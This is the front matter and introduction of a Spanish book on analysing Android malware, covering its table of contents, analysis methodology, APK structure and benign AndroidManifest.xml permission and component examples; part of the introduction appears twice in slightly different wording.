

Malware en Android: Discovering, Reversing & Forensics

Miguel Ángel García del Moral



0xWORD



Malware en Android: Discovering, Reversing & Forensics

ZeroXword Computing

www.0xword.com

Miguel Ángel García del Moral

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y perjuicios, para quienes reprodujesen, plagiaran, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Primera Edición Zeroxword Computing S.L. 2016.

Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).

Depósito legal: M-6546-2016

ISBN: 978-84-608-6306-9

Printed in Spain

Índice

Introducción	13
1. Para quién es este libro	13
2. Requisitos previos.....	13
3. Metodología de análisis.....	14
4. Contenido de una aplicación Android	16
5. AndroidManifest.xml	17
Permisos	18
Requisitos software y hardware	21
Componentes de una aplicación.....	22
Otras etiquetas en <application>.....	29
6. Código nativo	29
7. Instalación de aplicaciones	30
Market oficial	30
Orígenes desconocidos.....	31
Firma de aplicaciones.....	32
Resultado del proceso de instalación	33
Capítulo I	
Preparando el entorno de análisis	35
1. Presentación de comandos	36
2. Configurando la máquina virtual Android	36
3. Configurando la máquina virtual de análisis.....	39
Preparativos en VirtualBox	39
Servicio DHCP.....	40
Enrutado de paquetes	41
Sniffing del tráfico de red	42
Automatizando el arranque del entorno	44
Android Studio, SDK y NDK	44



Repositorio de muestras y herramientas	49
Herramientas adicionales	49
Ajustes finales e interacción con Android	51
4. Gestión de instantáneas	53
5. Interacción con la máquina virtual Android	54
Instalación de muestras	54
Atajos	55

Capítulo II

Reuniendo información	57
1. Muestra de malware: Servicio SMS premium	57
2. Obteniendo el APK	59
3. Examinando el fichero AndroidManifest.xml	60
Métodos para obtener el AndroidManifest.xml	60
Interpretando la información	63
4. Analizando el contenido del APK	65
Datos del certificado	65
Ficheros almacenados en <i>assets</i>	66
Ficheros de recursos almacenados en res	67
Librerías nativas	67
Otros ficheros	68
Cadenas de texto	71
Construyendo una línea temporal	75
5. SDK Tools	76
adb	76
aapt	77
6. Resumen de muestra Servicio SMS Premium	78
7. Automatizando la recuperación de información	78

Capítulo III

Análisis estático	81
1. Iniciando el análisis	81
2. Código Java	82
Herramientas	83
3. Código incluido en los assets	89
4. Código nativo	91
Herramientas	91



5. Código smali.....	97
Herramientas	98
Sintaxis básica.....	98
6. Código Jasmin	108
Herramientas	108
Sintaxis básica.....	109
7. Opcodes	113
Herramientas	114
8. Ofuscación.....	115
Herramientas	118
9. Completando el arsenal.....	130
Enjarify.....	131
Dare	132
Dedexer	132
10. Extracción automatizada de código.....	133

Capítulo IV

Análisis dinámico137

1. Consideraciones iniciales	138
Conexión con el dispositivo Android.....	138
Instalación de aplicaciones en el dispositivo Android	138
Acceder a la shell del dispositivo Android de forma remota	139
Obteniendo ficheros del dispositivo Android.....	141
Ejecución de comandos en shell	141
Restauración de la máquina virtual Android.....	141
2. Observando la ejecución	142
Logcat.....	142
Captura de tráfico de red	144
Inspección de cambios en el sistema de ficheros	148
Volcado de información del sistema	150
Ejecución externa de código	150
3. Alterando la ejecución en nuestro favor.....	152
Técnicas y herramientas.....	152
Activity manager.....	154
Modificación de código.....	158
App hooking.....	162
System hooking.....	168
4. Monitorización aplicando hooking con android-hooker.....	171
5. Técnicas basadas en depuración	176



Código Java	176
Código nativo	182
6. Sandboxing	187
Droidbox	188
Automatizando la interacción	193

Capítulo V

Tipos y muestras de malware.....	195
1. Persistencia.....	195
Ocultación	195
Denegación de servicio	197
2. Adware.....	199
Características	199
3. Phishing.....	202
Características	202
4. Spyware	205
Características	205
5. RAT	211
Características	212
6. Keyloggers.....	216
Características	216
7. Tap-jacking	219
Características	219
8. Clickers.....	222
Características	222
9. Ransomware.....	225
Características	226
10. Servicios de pago	230
Características	231
11. Laboratorio de pruebas	234
Cuestiones	234
Respuestas.....	235

Capítulo VI

Investigación con Tacyt.....	241
1. Localización de aplicaciones sospechosas	241
2. Malware y técnicas OSINT: Fobus	246



Índice alfabético	253
Libros publicados.....	263

1. Para quién es este libro

Este libro incluye contenido para aquellos lectores interesados en aprender sobre la plataforma Android, el malware que se da en esta y cómo acercarse a él para realizar su análisis, de modo que:

- Investigadores de seguridad encuentren información de interés sobre los distintos amenazas a las que se enfrenta actualmente la plataforma, técnicas para la realización del análisis de las muestras y una metodología que cubra de forma completa dicho análisis.

- Desarrolladores de aplicaciones Android podrán identificar puntos de riesgo en su código que podría permitir su abuso por parte del malware instalado en el dispositivo.

- Usuarios finales y entusiastas del sistema operativo Android verán a través de ejemplos el panorama actual del malware y el impacto que puede tener sobre estos dispositivos.

Se analizarán muestras de malware y se presentarán técnicas y herramientas para abarcar todo el proceso de análisis: desde recibir información para crear un perfil del malware que podría tener la aplicación y seguir los esfuerzos en los puntos de interés, pasando por su análisis estático y dinámico para permitir determinar cuál es su comportamiento, pasando por el proceso hasta llegar al punto final del análisis donde se podrá dar respuesta a preguntas como ¿es la aplicación una verdadera amenaza? o ¿qué impacto tiene sobre el dispositivo y la información que contiene?

2. Requisitos previos

En los siguientes apartados de este primer capítulo se introducirán una serie de conceptos básicos sobre aplicaciones Android para crear una base que permita el acercamiento al análisis de muestras de malware, sin embargo será de gran ayuda para el lector disponer de un conocimiento previo sobre los siguientes áreas:

- Programación orientada a objetos.
- Lenguaje de programación Java.
- Diseño de una aplicación Android: modelo de seguridad basado en permisos, ejecución en sandboxing y en API, ciclo de vida de sus componentes, etcétera.
- Lenguajes ensambladores: Dalvik, bytecode, Smali y Java. Los siguientes son algunos recursos de interés:

Introducción

1. Para quién es este libro

Este libro incluye contenido para aquellos lectores interesados en aprender sobre la plataforma Android, el malware que se da en esta y como acercarse a él para realizar su análisis, de modo que:

- Investigadores de seguridad encontrarán información de interés sobre las distintas amenazas a las que se encuentra sometida la plataforma, técnicas para la realización del análisis de las muestras y una metodología que cubra de forma completa dicho análisis.
- Desarrolladores de aplicaciones Android podrán identificar puntos de riesgo en su código que podría permitir un abuso por parte del malware instalado en el dispositivo.
- Usuarios finales y curiosos del sistema operativo Android verán a través de ejemplos el panorama actual del malware y el impacto que puede tener sobre estos dispositivos.

Se estudiarán muestras de malware y se presentarán técnicas y herramientas para abarcar todo el proceso de análisis: desde recabar información para crear un perfil del impacto que podría tener la aplicación y centrar los esfuerzos en los puntos de interés, pasando por su análisis estático y dinámico para permitir determinar cuál es su comportamiento, guiando así el proceso hasta llegar al punto final del análisis donde se podrá dar respuesta a preguntas como ¿es la aplicación una verdadera amenaza? o ¿qué impacto tiene sobre el dispositivo y la información que contiene?.

2. Requisitos previos

En los siguientes apartados de este mismo capítulo se introducirán una serie de conceptos básicos sobre aplicaciones Android para crear una base que permita el acercamiento al análisis de muestras de malware, sin embargo será de gran ayuda para el lector disponer de un conocimiento previo sobre las siguientes áreas:

- Programación orientada a objetos.
- Lenguaje de programación Java.
- Diseño de una aplicación Android: modelo de seguridad basado en permisos, ejecución en sandboxing y su API, ciclo de vida de sus componentes, etcétera.
- Lenguajes ensamblador: Dalvik Bytecode, Smali y Jasmin. Los siguientes son algunos recursos de interés:



- <https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html>
- <http://androidcracking.blogspot.com.es/search/label/smali>
- <http://web.mit.edu/javadev/packages/jasmin/doc/instructions.html>
- Sistema operativo Linux: procesos, permisos en ficheros, grupos de usuarios, puntos de montaje, etcétera.

3. Metodología de análisis

A la hora de realizar un proceso de análisis de una muestra de malware es fácil perderse en el proceso si no se siguen unas pautas que faciliten la ya de por sí difícil labor de lo que una ingeniería inversa implica: ser capaces de deducir que ocurrirá cuando bajo unas determinadas circunstancias se ejecute una aplicación de la que sólo se dispone del resultado de la compilación y no se tiene el código fuente.

En el caso de la plataforma Android este problema es, por lo general, algo más sencillo que en otras plataformas al encontrarse la mayor parte del código de las aplicaciones escrito en Java, lo que permitirá utilizar herramientas que decompilen el código en lenguajes de alto nivel y faciliten su lectura, sin embargo las herramientas no siempre funcionan y no siempre generan un código lo suficientemente legible como para que su interpretación sea inequívoca, esto sin olvidar que en ocasiones se puede encontrar con código nativo el cual ya no tendrá esa facilidad de decompilación. En conclusión, no se debe subestimar la ardua tarea de la ingeniería inversa, y por ello es importante ser metódico y seguir una serie de pasos, o etapas, que guíen y ayuden durante el proceso para que el enfrentamiento contra una lógica muy compleja o una gran cantidad de código acabe con un resultado a favor del analista.

La metodología que se propone resolverá este problema desde 3 perspectivas claramente diferenciadas, las cuales se abarcarán en 2 etapas:




Imagen 00.01: Metodología de análisis de muestras.

Se describe del siguiente modo:

Durante la primera etapa se realizará un proceso de recolección de información. En esta fase los esfuerzos del analista irán centrados en identificar el alcance que puede tener la aplicación y el impacto que puede producir sobre el dispositivo y la información que contiene según los límites que se definan a través de permisos solicitados, componentes declarados, código adicional incluido, etcétera. Esta fase no se reducirá a recuperar únicamente estos detalles, sino que se intentará ampliar la información examinando el contenido de ficheros incluidos o información adicional como datos del certificado que permitan deducir una mayor cantidad de información para así construir una imagen lo más completa posible.

Partiendo de todo este conocimiento recolectado será más sencillo avanzar durante la siguiente etapa, ayudando al analista a concentrar la atención en los fragmentos de código cuyo riesgo potencial sea mayor.

Durante la segunda etapa se realizará el análisis de la aplicación desde dos enfoques diferentes, pero que a su vez se encuentran muy estrechamente relacionados:

- En el análisis de código estático se aplicarán técnicas para el estudio del código incluido en la muestra, sin que esta se encuentre en ejecución. Esta observación del código permitirá adelantarse al impacto que tendrá la ejecución del código sobre el dispositivo y guiará las pruebas en tiempo de ejecución.
- En el análisis dinámico se ejecutará la aplicación dentro de un entorno controlado para observar su comportamiento. En este punto interesará observar qué ocurre en las comunicaciones, qué cambios se producen en el sistema de ficheros, cómo interactúan los componentes de la aplicación y el sistema, etcétera.
- Ambos análisis son complementarios, ya que de un código no siempre se podrá deducir todas las posibles combinaciones de ejecución que se pueden producir al desconocer los parámetros de entrada hasta su ejecución, y sólo observando la ejecución se puede no llegar a poder determinar el impacto real que puede tener la ejecución de una aplicación que recibe parámetros de forma externa, como pueda ser un servidor remoto.

Nota: Aunque en el libro se tratará el análisis estático y dinámico por separado para no confundir al lector introduciendo conceptos y técnicas de forma desordenada, la realidad es que durante un análisis real habrá momentos en los que para avanzar desde una perspectiva de análisis estático, se tendrá que apoyar en el análisis dinámico, y viceversa.

Finalmente, para evitar perderse entre tanta información como se puede llegar a manejar durante un análisis, es recomendable que en paralelo se vaya documentando la progresión conforme se avance a lo largo de las etapas, reflejando las hipótesis que se revelen ante el analista durante la investigación para no pasarlas por alto cuando llegue el momento de su estudio, identificando las condiciones que se deben de dar para que un determinado fragmento de código no deseado se llegue a ejecutar e incluyendo evidencias tanto de código como de ficheros, logs o comunicaciones, según sea cada caso.



4. Contenido de una aplicación Android

Las aplicaciones Android son distribuidas en ficheros **APK** (Application Package) que tienen formato **ZIP** y están basados en los paquetes **JAR** (Java Archive) de Java. Estos paquetes tienen habitualmente una estructura como la siguiente:

- Directorio **META-INF**, contiene los ficheros:
 - **MANIFEST.MF**, enumera todos los ficheros incluidos en el APK junto con su hash SHA1 codificada en base 64.
 - ***.SF**, enumera el mismo contenido que el fichero MANIFEST.MF, pero en este caso aplica el SHA1 codificado en base 64 a las 3 líneas incluidas por cada elemento incluido en MANIFEST.MF.
 - ***.RSA**, incluye la firma del fichero CERT.SF y el certificado utilizado para firmar.
- Directorio **lib**, contiene las librerías compartidas compiladas y distribuidas en subdirectorios según la arquitectura de su procesador: armeabi, armeabi-v7a, x86, x86_64, mips o mips64.
- Directorio **res**, contiene los recursos no compilados en el fichero resources.arsc de la aplicación, por ejemplo las imágenes y ficheros XML que describen las interfaces gráficas representados en XML binario.
- Directorio **assets**, contiene recursos sin procesar.
- Fichero **AndroidManifest.xml**, declara permisos, características de uso y componentes representado en XML binario. Se profundizará en este más adelante.
- Fichero **classes.dex**, contiene el código Java compilado en formato DEX para que la Máquina Virtual Dalvik (DVM), o la sucesora Android Runtime (ART) pueda interpretarlo.
- Fichero **resources.arsc**, contiene recursos pre-compilados.

El siguiente es un ejemplo del contenido de una aplicación que incluye librerías adicionales, código nativo y recursos en bruto además de los ficheros obligatorios (manifiesto, fichero DEX, recursos y certificado digital):

com.nrz.testapp1		Name	Type	Size
assets		assets	File folder	
fonts		com	File folder	
com		lib	File folder	
google		META-INF	File folder	
lib		res	File folder	
armeabi		AndroidManifest.xml	XML File	70 KB
armeabi-v7a		classes.dex	DEX File	7.149 KB
x86		classes2.dex	DEX File	625 KB
META-INF		resources.arsc	ARSC File	5.735 KB
services				
res				

Imagen 00.02: Ejemplo de contenido de un APK.

5. AndroidManifest.xml

Este fichero XML es el punto de partida de toda aplicación en el sistema operativo Android, incluyéndose siempre bajo el nombre de `AndroidManifest.xml` y encontrándose ubicado en la raíz del fichero APK. En él se especifica toda la información que el sistema operativo necesita conocer para identificar las acciones que podrá realizar en base a los permisos que declare, si se cumplen los requisitos hardware y software, evaluar si la aplicación es compatible con la versión del sistema operativo instalado, y finalmente registrar los distintos componentes para que respondan ante los eventos que se produzcan en el sistema.

Para realizar esas funciones, el fichero `AndroidManifest.xml` definirá en diferentes etiquetas XML cada una de las características bajo la etiqueta de nombre **<manifest>**, siendo un ejemplo el siguiente:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.nrz.testappl" android:versionCode="1" >
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-sdk android:minSdkVersion="18">
    <application
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

A modo de primer acercamiento sobre estas etiquetas, si se quisiera hacer una distinción a grandes rasgos, se podrían agrupar en dos grandes bloques:

- Las etiquetas finales que no anidan otras etiquetas como **<uses-sdk>**, **<uses-permission>**, o **<compatible-screens>**. Estas etiquetas son de carácter general y regirán el alcance de la aplicación indicándole al sistema operativo compatibilidad entre versiones, qué permisos serán necesarios, cuáles son sus requisitos hardware y software, etc.
- Las definidas bajo la etiqueta **<application>**, que indican los componentes incluidos en la aplicación según su comportamiento: *activity*, *service*, *receiver* y *provider*. Además de reflejar los componentes, se encontrarán anidados en dichas etiquetas a qué acciones deben responder.

Entender bien estos conceptos básicos será fundamental a la hora de acercarse al análisis de malware en este sistema operativo, de modo que aunque no es el propósito de este libro entrar en detalle en cada una de las diferentes etiquetas y los atributos que pueden definir, si se presentarán aquellos que



tomarán un papel más relevante en una aplicación Android en general, y en casos de malware en particular.

Permisos

Aunque toda información declarada en el **AndroidManifest.xml** ha de ser considerada relevante, este es sin duda uno de los apartados al que más atención se debe prestar como punto de partida. Toda funcionalidad del sistema a la que quiera acceder la aplicación tendrá que ser declarada dentro del fichero **AndroidManifest.xml** bajo la siguiente estructura:

```
<manifest>
    <uses-permission />
    <permission />
    <permission-group />
    ...
</manifest>
```

El objetivo de estas etiquetas es el siguiente:

Etiqueta **<uses-permission>**

Indica qué permisos requiere una aplicación, haciendo referencia a componentes hardware y software que se encuentran en el dispositivo y de los que la aplicación podrá hacer uso. Desde la perspectiva del análisis de malware, cuando el analista realice un estudio de los permisos declarados será importante que lo haga con los siguientes objetivos como guía:

- Identificar las funciones que tiene intención de realizar a través de los permisos declarados.
- Identificar los permisos que no tiene sentido que declare según la supuesta naturaleza de la aplicación. Por ejemplo, una aplicación cuya supuesta funcionalidad es permitir al usuario cambiar de fondo de escritorio, pero que a través de sus permisos solicita el envío de mensajes SMS.
- Identificar los permisos que no declara, pero que se esperaría que declarase según la supuesta naturaleza de la aplicación. Por ejemplo, una aplicación de fotografía que no requiere acceso a la cámara.

Por otro lado, si se analiza el proceso de instalación de aplicaciones, se observarán algunas particularidades según el tipo de instalación que se realice:

- En caso de instalar a través de la Play Store, los permisos se mostrarán al usuario agrupados por categorías para solicitarle su consentimiento. En este punto es importante notar una peculiaridad que se produce al actualizar aplicaciones que ya se encuentran instaladas en el dispositivo, ya que se pueden dar amenazas que hagan uso de ella:
 - Si se añade un permiso de una categoría que no ha sido aprobada previamente, se mostrará al usuario un diálogo de confirmación para que apruebe ese nuevo grupo de permisos.
 - Si se añade un permiso de una categoría que **ha sido aprobada previamente**, no se pedirá confirmación por parte del usuario. De modo que se podría encontrar el caso de

una aplicación que inicialmente solicitó la categoría de Mensajería porque iba a hacer uso del permiso `android.permission.READ_SMS`, y tras una actualización incorporar el permiso `android.permission.WRITE_SMS` sin pedir al usuario ninguna confirmación ya que este nuevo permiso corresponde a la misma categoría.




Imagen 00.03: Instalación de una aplicación desde Play Store.

- En caso de instalar desde un APK a través de markets alternativos como puedan ser Amazon AppStore o Aptoide (en cualquiera de los casos será necesario haber permitido la instalación desde orígenes desconocidos desde el menú Ajustes > Seguridad), se mostrarán al usuario los permisos desgranados, incluso cuando se trate de una actualización de una aplicación instalada.




Imagen 00.04: Instalación de una aplicación desde orígenes desconocidos (1ª parte).




Imagen 00.04: Instalación de una aplicación desde orígenes desconocidos (2ª parte).

- En caso de utilizar otros sistemas como por ejemplo ADB con su comando “adb install app.apk” o copiando el fichero **APK** en uno de los directorios de aplicación, no se solicitará ninguna aprobación al usuario con los permisos requeridos por la aplicación.

Un último detalle a tener en cuenta sobre el proceso de instalación de aplicaciones desde el enfoque del usuario son los cambios introducidos en versiones más actuales del sistema operativo como lo es Android M (6.0), la cual introduce varias mejoras en este sentido permitiendo definir un mayor nivel de granularidad y permitiendo al usuario indicar qué grupos de permisos quiere permitir ejecutar a la aplicación, aceptándose todos por defecto en el momento de la instalación de aplicaciones previas a *Marshmallow*, pero ofreciendo al usuario final la opción de dirigirse al apartado *Ajustes > Aplicaciones > Aplicación X > Permisos*, y desactivar los que menos deseables le parezcan.

Esto sin duda puede acabar en un comportamiento inesperado de la aplicación y complica la tarea del desarrollador legítimo, pero sin duda es un punto a favor de la seguridad de la información en los dispositivos.

Etiqueta <permission>

Permite definir permisos específicos para la aplicación, que otras aplicaciones tendrán que cumplir para hacer uso de los componentes que se protejan con ellos. Por ejemplo, si se define una aplicación del siguiente modo:

```
<manifest>
    <permission android:name="com.nrz.permissions.ACCESS" ...>
    ...
    <application>
        <activity android:name="com.nrz.MainActivity" android:permissions="
            com.nrz.permissions.ACCESS" ... />
```

```
...
</application>
<manifest>
```

Se estará obligando a que otra aplicación que quiera hacer uso de la actividad *com.nrz.MainActivity* defina en su *AndroidManifest.xml* la etiqueta `<uses-permission android:name="com.nrz.permissions.ACCESS">`.

Etiqueta `<permission-group>`

Permite declarar grupos de permisos con el objetivo de presentarlos agrupados en el momento de la aceptación de permisos durante la instalación. Cuando se usa esta característica se encontrará en el *AndroidManifest.xml* una estructura de etiquetas similar a la siguiente:

```
<manifest>
  <permission-group android:description="..."
    android:name="com.nrz.permissions.GRP_MESSAGES" ... />
  <permission android:name="com.nrz.permissions.ACCESS"
    android:permissionGroup="com.nrz.permissions.GRP_MESSAGES" ... />
</manifest>
```

Requisitos software y hardware

Las siguientes etiquetas no son tan relevantes como los permisos, pero sí que concretarán versiones del sistema operativo y elementos que deben estar incluidos en el dispositivo para poder ejecutarse, perfilando así cuál es el target de ejecución de la aplicación.

Se encontrarán bajo la siguiente estructura en el fichero *AndroidManifest.xml*:

```
<manifest>
  <uses-sdk android:minSdkVersion="14"
    android:targetSdkVersion="18" android:maxSdkVersion="19" />
  <uses-configuration android:reqHardKeyboard="true"
    android:reqTouchScreen="stylus" />
  <uses-feature android:name="android.hardware.camera"/>
  <uses-feature android:name="android.hardware.microphone"/>
</manifest>
```

El objetivo de estas etiquetas es el siguiente:

Etiqueta `<uses-sdk>`

Indica la compatibilidad de la aplicación con las distintas versiones del sistema operativo, recibiendo por ejemplo los valores 14 (4.0 - Ice Cream Sandwich), 18 (4.3 - Jelly Bean MR2) o 19 (4.4 - Kitkat).

Por ejemplo, para garantizar que una aplicación pueda hacer uso de los servicios de *notificación push*, como el ya obsoleto C2DM o su nueva versión GCM, será necesario que definan el atributo y valor `android:minSdkVersion="8"`, ya que dicha versión de la API se corresponde con Android 2.2 (Froyo), y esta fue la primera versión que comenzó a dar soporte a este servicio.

Si se enfoca desde la perspectiva del análisis de malware, esta etiqueta jugará un papel doble:



- Si se encuentra definida reducirá el target de sistemas operativos en las que podrá ser instalada, puede incluso que motivado por la explotación de una vulnerabilidad asociada a una versión concreta.
- En caso de no definirse el malware será más genérico alcanzando de este modo una mayor cuota de usuarios.

Esta gestión de las versiones soportadas además suele tener su reflejo en el código cómo se verá en posteriores capítulos:

```
private void captureVideo(double paramDouble)
{
    Intent localIntent = new Intent("android.media.action.VIDEO_CAPTURE");
    if (Build.VERSION.SDK_INT > 8)
        localIntent.putExtra("android.intent.extra.durationLimit", paramDouble);
    this.cordova.startActivityForResult(this, localIntent, 2);
}
```

Imagen 00.05: Ejemplo de app que condiciona su ejecución según la versión del SDK.

Etiqueta <uses-configuration>

Especifica requisitos hardware que deben ser cumplidos como por ejemplo disponer de un teclado físico o un trackball para la navegación. Al igual que en el caso de <uses-sdk>, servirá para concretar sobre qué dispositivos se podrá ejecutar dicha aplicación.

Etiqueta <uses-feature>

Declara más requisitos hardware y software que debe cumplir el dispositivo para poder ejecutarse como por ejemplo disponer de GPS, bluetooth, NFC, infra-rojo, sensores (acelerómetro, brújula, barómetro...) o Wi-Fi. Esta etiqueta será especialmente interesante desde dos puntos de vista distintos:

- Cuando se comience a reunir información sobre la aplicación, será interesante identificar qué características definen ya que ofrecerá un indicio de qué acciones está dispuesta a realizar.
- Según el supuesto objetivo de la aplicación, por ejemplo una aplicación que sirva como mando de televisión, se podría esperar encontrar una característica de infra-rojo. No encontrarla podría suponer una singularidad a la que prestar atención.

Componentes de una aplicación

Como se adelantaba al introducir el fichero AndroidManifest.xml, bajo la etiqueta <manifest> se encuentra anidada la etiqueta <application>. Esta última etiqueta es la responsable de definir los componentes incluidos en la app y a qué eventos responderán.

Activity

Declara una clase que hereda de la clase *Activity* del framework Android como componente de la aplicación. Las actividades son los componentes encargados de dar soporte a la parte visual de las aplicaciones con la que los usuarios interactuarán.



Permiten definir una gran cantidad de atributos de los cuales sólo uno será obligatorio, **android:name**, que indicará el nombre de clase completo que contiene dicha actividad permitiendo su definición en dos formatos:

- Una cadena de texto apuntando a la clase dentro del paquete en el cual está incluida, por ejemplo:

```
<application
  android:icon="@mipmap/ic_launcher"
  android:label="@string/app_name"
  android:theme="@style/AppTheme" >
  <activity
    android:name="com.nrz.testapp1.MainActivity">
    <intent-filter>
      <action android:name="android.intent.action.MAIN" />

      <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
  </activity>
</application>
```

Imagen 00.06: Nombre de clase completo incluyendo el paquete que lo contiene.

- Una cadena de texto que comienza con el símbolo punto y a continuación indica la clase que contiene el código de la actividad y que estará en el paquete especificado en el atributo **package** de la etiqueta **<manifest>**. En el siguiente ejemplo la actividad declarada tendrá su código en la clase *MainActivity* dentro del paquete *com.nrz.testapp1*:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.nrz.testapp1" android:versionCode="4" >

  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.WRITE_SMS" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />

  <application
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme" >
    <activity
      android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

Imagen 00.07: Nombre de clase dentro del paquete indicado en el **<manifest>**.

Otros ejemplos de atributos que pueden ser relevantes cuando se estudie el fichero *AndroidManifest.xml* son los siguientes:

- **android:enabled** indica con *true* o *false* si la actividad puede ser utilizada. Más adelante se verá la importancia de estos valores ya que cuando se analicen aplicaciones no bastará con encontrar código malicioso, sino que se tendrá que confirmar que este llega a ejecutarse.
- **android:exported** puede ser definido a *true* para que otras aplicaciones puedan hacer uso del componente.
- Se ha comentado anteriormente **android:permission**, que permite definir un permiso que tendrá que ser especificado para interactuar con la actividad. En combinación con **android:exported** permitirá limitar el acceso que hagan otras aplicaciones de las actividades declaradas.
